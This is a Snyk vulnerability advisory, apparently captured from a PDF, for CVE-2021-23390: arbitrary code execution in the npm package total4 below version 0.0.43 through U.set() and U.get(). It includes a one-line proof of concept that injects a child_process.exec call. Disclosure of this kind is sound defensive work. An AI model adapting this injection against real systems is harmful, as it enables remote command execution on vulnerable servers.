## **snyk** Vulnerability DB


Snyk Vulnerability Database > npm > total4

## **Arbitrary Code Execution**

Affecting total4 package, versions < 0.0.43



NTRODUCED: 24 MAR 2021 CVE-2021-23390 @ CWE-94 @ (FIRST ADDED BY SNYK)	Share v
How to fix?	
Upgrade total4 to version 0.0.43 or higher.	
Overview	
otal4 is a framework for Node is platform written in pure JavaScript similar to PHP's Laravel or Python's Django or A used as a web, desktop, service, or IoT application.	ASP.NET MVC. It can be
Affected versions of this package are vulnerable to Arbitrary Code Execution via the U.set() and U.get() function	ns.
PoC by Alessio Della Libera	
<pre>const total = require('total4'); U.set({}, 'a;let {mainModule}=process; let {require}=mainModule; let {exec}=require("child_process"); exec("touch HACKED")//');</pre>	
References	
GitHub Commit	



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